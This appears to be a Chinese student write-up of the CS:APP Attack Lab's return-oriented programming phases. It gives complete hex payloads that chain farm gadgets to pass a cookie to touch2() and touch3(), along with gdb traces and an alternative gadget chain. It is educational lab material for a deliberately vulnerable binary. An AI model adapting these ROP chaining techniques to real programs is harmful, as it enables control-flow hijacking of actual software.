利用程序中存在的代码，而非自己插入到栈中的代码

寻找一段字节序列，可以转换成一段或多段指令，最后以 ret 结尾（字节编码为 0xc3），这一段字节序列被称为 gadget



如图所示，程序执行 ret 时，栈会执行 pop，并到弹出的地址处执行下一条指令，也即 gadget；由于结尾是 ret，因此执行完毕后又跳回到下一条 gadget

思路

首先前40个字节只需填满即可

第41到48字节，将原本的返回地址改为 4019ab，执行 popq %rax，之后 ret

第49到56字节，存放cookie值，准备赋值给 %rax

第57到64字节，存放地址 4019c5，执行 movq %rax %rdi，之后 ret

第65到72字节，存放 touch2() 的起始地址

```
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
ab 19 40 00 00 00 00 00 /* 跳转地址处的指令58 90 c3    popq %rax */
fa 97 b9 59 00 00 00 00 /* 将cookie=0x59b997fa通过popq赋值给了%rax */
c5 19 40 00 00 00 00 00 /* 跳转地址处的指令48 89 c7 90 c3    movq %rax %rdi*/
ec 17 40 00 00 00 00 00 /* touch2()的起始地址 */
```

注意：cookie不需要转换为ASCII码保存，直接写到内存里即可

```
4019a7: 8d 87 51 73 58 90      lea    -0x6fa78caf(%rdi),%eax
4019ad: c3                      retq
# 只需要 58 90 c3 （从地址4019ab开始）
# 代表
# popq %rax
# nop
# ret
```

```
4019c3: c7 07 48 89 c7 90      movl    $0x90c78948,(%rdi)
4019c9: c3                      retq
# 只需要 48 89 c7 90 c3 （从地址4019c5开始）
# 代表
# movq %rax %rdi
# nop
# ret
```

执行过程

- getbuf() 读取字符串之前

```
(gdb) x/40b $rsp
0x7fffffff8428: 0x76  0x19  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffff8430: 0x09  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0x7fffffff8438: 0x44  0x20  0x40  0x00  0x00  0x00  0x00  0x00
0x7fffffff8440: 0xf4  0xf4  0xf4  0xf4  0xf4  0xf4  0xf4  0xf4
0x7fffffff8448: 0xf4  0xf4  0xf4  0xf4  0xf4  0xf4  0xf4  0xf4
(gdb)
```

- 读取字符串后，前五行40字节为空


```
(gdb) x/80b $rsp
0x7fffffff8400: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x7fffffff8408: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x7fffffff8410: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x7fffffff8418: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x7fffffff8420: 0x30 0x30 0x30 0x30 0x30 0x30 0x30 0x30
0x7fffffff8428: 0xab 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff8430: 0xfa 0x97 0xb9 0x59 0x00 0x00 0x00 0x00
0x7fffffff8438: 0xc5 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff8440: 0xec 0x17 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff8448: 0x00 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb)
```

- 回收栈帧，并利用 `ret` 将栈顶 8428 处存放的地址弹出，跳转到 4019ab

```
(gdb) x/16b $rsp
0x7fffffff8430: 0xfa 0x97 0xb9 0x59 0x00 0x00 0x00 0x00
0x7fffffff8438: 0xc5 0x19 0x40 0x00 0x00 0x00 0x00 0x00
(gdb) x $rax
0x1: Cannot access memory at address 0x1
(gdb)
```

- 执行 `popq %rax`，将栈顶 8430 处存放的cookie弹出，赋值给 `%rax`

```
(gdb) x/16b $rsp
0x7fffffff8438: 0xc5 0x19 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff8440: 0xec 0x17 0x40 0x00 0x00 0x00 0x00 0x00
(gdb) x $rax
0x59b997fa: Cannot access memory at address 0x59b997fa
(gdb)
```

- 执行 `ret` 后，将栈顶 8438 处存放的地址弹出，跳转到 4019c5

```
(gdb) x/16b $rsp
0x7fffffff8440: 0xec 0x17 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffff8448: 0x00 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb) x $rdi
0x607010: 0x88
(gdb)
```

- 执行 `movq %rax %rdi`，将 `%rax` 保存的cookie赋值给 `rdi`

```
(gdb) x $rdi
0x59b997fa: Cannot access memory at address 0x59b997fa
(gdb)
```

- 执行 `ret` 后，将栈顶 8440 处存放的地址弹出，跳转到 4017ec，也即 `touch2()` 的初始地址
可以看到此时 `%rdi` 已经被修改为cookie值（8448 处的 0xf4 也变为了字符串结束标志 0x00）

```
(gdb) x/16b $rsp
0x7fffffff8448: 0x00 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
0x7fffffff8450: 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4 0xf4
(gdb) x $rdi
0x59b997fa: Cannot access memory at address 0x59b997fa
(gdb)
```

问题5

同问题3，将输入字符串中cookie的起始地址作为参数 `%rdi` 传递给 `touch3()`

首先，我们知道 `%rsp` 保存的是栈顶地址，我们可以通过这个寄存器获得栈中的地址值

可以想到利用指令 `movq %rsp %rdi`，假设当前栈顶地址处保存着cookie，则可以将起始地址传递给 `%rdi`；不过 `RTARGET` 中并没有包含这条指令的 gadget

接着，我们可以利用其他寄存器间接地把地址传递给 `%rdi`

```
movq    %rsp %rax    # 执行这条gadget1时，%rsp指向下面一行的地址，存放着cookie
cookie
movq    %rax %rdi    # gadget2
```

但问题是，执行完 `gadget1` 后执行 `ret`，从栈中弹出来的返回地址是cookie，而不是下一行 `gadget2` 的地址，此方法行不通

因此，我们要将cookie存放到栈底，这样栈顶的 gadget 就是连在一起的，可以连续执行，最后我们再将 `%rsp` 加上一定的偏移值定位到cookie的起始地址

```
00000000004019d6 <add_xy>:
4019d6:  48 8d 04 37          lea    (%rdi,%rsi,1),%rax
4019da:  c3                  retq
```

这个函数执行的指令是：`%rdi + %rsi -> %rax`

我们将 `rsp` 保存的地址赋值给 `%rdi`，偏移量赋值给 `%rsi`，两者相加得到cookie的起始地址赋值给 `%rax`，再将 `%rax` 赋值给 `%rdi` 作为参数传递给 `touch3()`

具体过程

由于 `farm` 提供的 gadget 有限，只能通过间接地传递方式

- 偏移值
 - 通过 `popq` 将存放在栈中的偏移值保存在 `%rax` 里面
 - 通过 `movl` 将 `%eax` 传递给 `%edx`（因为偏移量很小，低32位足够表示）
 - 通过 `movl` 将 `%edx` 传递给 `%ecx`
 - 通过 `movl` 将 `%ecx` 传递给 `%esi`（也即 `%rsi`）
- 基地址
 - 通过 `movq` 将 `%rsp` 传递给 `%rax`（因为地址占8个字节，必须使用 `movq`）
 - 通过 `movq` 将 `%rax` 传递给 `%rdi`
- 计算cookie的起始地址
 - 通过 `add_xy` 函数的指令 `(%rdi,%rsi,1),%rax` 得到cookie真实的起始地址
 - 通过 `movq` 将 `%rax` 传递给 `%rdi`
 - 跳转到 `touch3()`

注意：我们将cookie存放在 `touch3()` 地址的后面，防止被覆盖（前文有详述）

此时我们就可以计算偏移值了，它是cookie的起始地址减去基地址（执行 `movq %rsp %rax` 指令时 `%rsp` 保存的地址）

```
00000000004019a7 <addval_219>:      # popq    %rax    58 90 c3
4019a7:  8d 87 51 73 58 90    lea    -0x6fa78caf(%rdi),%eax
4019ad:  c3                  retq
```

```

00000000004019db <getval_481>:      # movl %eax %edx      89 c2 30 c3
4019db:  b8 5c 89 c2 90      mov     $0x90c2895c,%eax
4019e0:  c3                    retq

0000000000401a68 <getval_311>:      # movl %edx %ecx      89 d1 08 db c3
401a68:  b8 89 d1 08 db      mov     $0xdb08d189,%eax
401a6d:  c3                    retq

0000000000401a11 <addval_436>:      # movl %ecx %esi      89 ce 90 90 c3
401a11:  8d 87 89 ce 90 90    lea     -0x6f6f3177(%rdi),%eax
401a17:  c3                    retq

0000000000401aab <setval_350>:      # movq %rsp %rax      48 89 e0 90 c3
401aab:  c7 07 48 89 e0 90    movl    $0x90e08948,(%rdi)
401ab1:  c3                    retq

00000000004019c3 <setval_426>:      # movq %rax %rdi      48 89 c7 90 c3
4019c3:  c7 07 48 89 c7 90    movl    $0x90c78948,(%rdi)
4019c9:  c3                    retq

00000000004019d6 <add_xy>:          # %rdi + %rsi -> %rax  48 8d 04 37 c3
4019d6:  48 8d 04 37          lea     (%rdi,%rsi,1),%rax
4019da:  c3                    retq

```

小细节:

```
movl %edx %ecx # 89 d1 08 db c3
```

这条指令对应的字节序列本来是 89 d1 c3

但 farm 中并没有刚好阈值与之对应的 gadget

而 08 db 通过查表可知, 并不会影响寄存器, 相当于无效操作 nop

```

30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
ab 19 40 00 00 00 00 00 /* popq %rax */
20 00 00 00 00 00 00 00 /* 偏移量为4行32字节 */
dd 19 40 00 00 00 00 00 /* movl %eax %edx */
69 1a 40 00 00 00 00 00 /* movl %edx %ecx */
13 1a 40 00 00 00 00 00 /* movl %ecx %esi */
ad 1a 40 00 00 00 00 00 /* movq %rsp %rax */
c5 19 40 00 00 00 00 00 /* !!!基地址 movq %rax %rdi */
d6 19 40 00 00 00 00 00 /* %rdi + %rsi -> %rax */
c5 19 40 00 00 00 00 00 /* movq %rax %rdi */
fa 18 40 00 00 00 00 00 /* touch3()初始地址 */

```

```
35 39 62 39 39 37 66 61      /* cookie的ASCII码表示 基地址+偏移值!!! */
```

另一种方法：有点投机取巧

```
00000000004019d6 <add_xy>:
4019d6:  48 8d 04 37          lea    (%rdi,%rsi,1),%rax
4019da:  c3                  retq
```

在地址 4019d8 处找到 04 37 c3 (附录上没有)，它对应的指令是

```
add $0x37, %al  # %al是%rax的低8位
```

代表将基地址加上偏移值55个字节

```
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
06 1a 40 00 00 00 00 00 /* 跳转到401a0b 执行movq %rsp, %rax */
d8 19 40 00 00 00 00 00 /* 跳转到4019d8 执行add $0x37, %al 此时%rax指向cookie*/
a2 19 40 00 00 00 00 00 /* 跳转到4019a2 执行movq %rax, %rdi */
fa 18 40 00 00 00 00 00 /* 跳转到touch3() */
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 33
33 33 33 33 33 33 33 35 /* cookie从这个35开始 */
39 62 39 39 37 66 61 00
```

总结

这个实验虽然是利用漏洞对程序进行攻击，但整个做下来后，让我对函数的调用和返回有了更加深刻的认识。上一个实验是程序运行时栈中的布局，这个实验就是过程的跳转，其中函数参数的传递，既有直接传值的，也有传递地址的，总之收获还是很大的。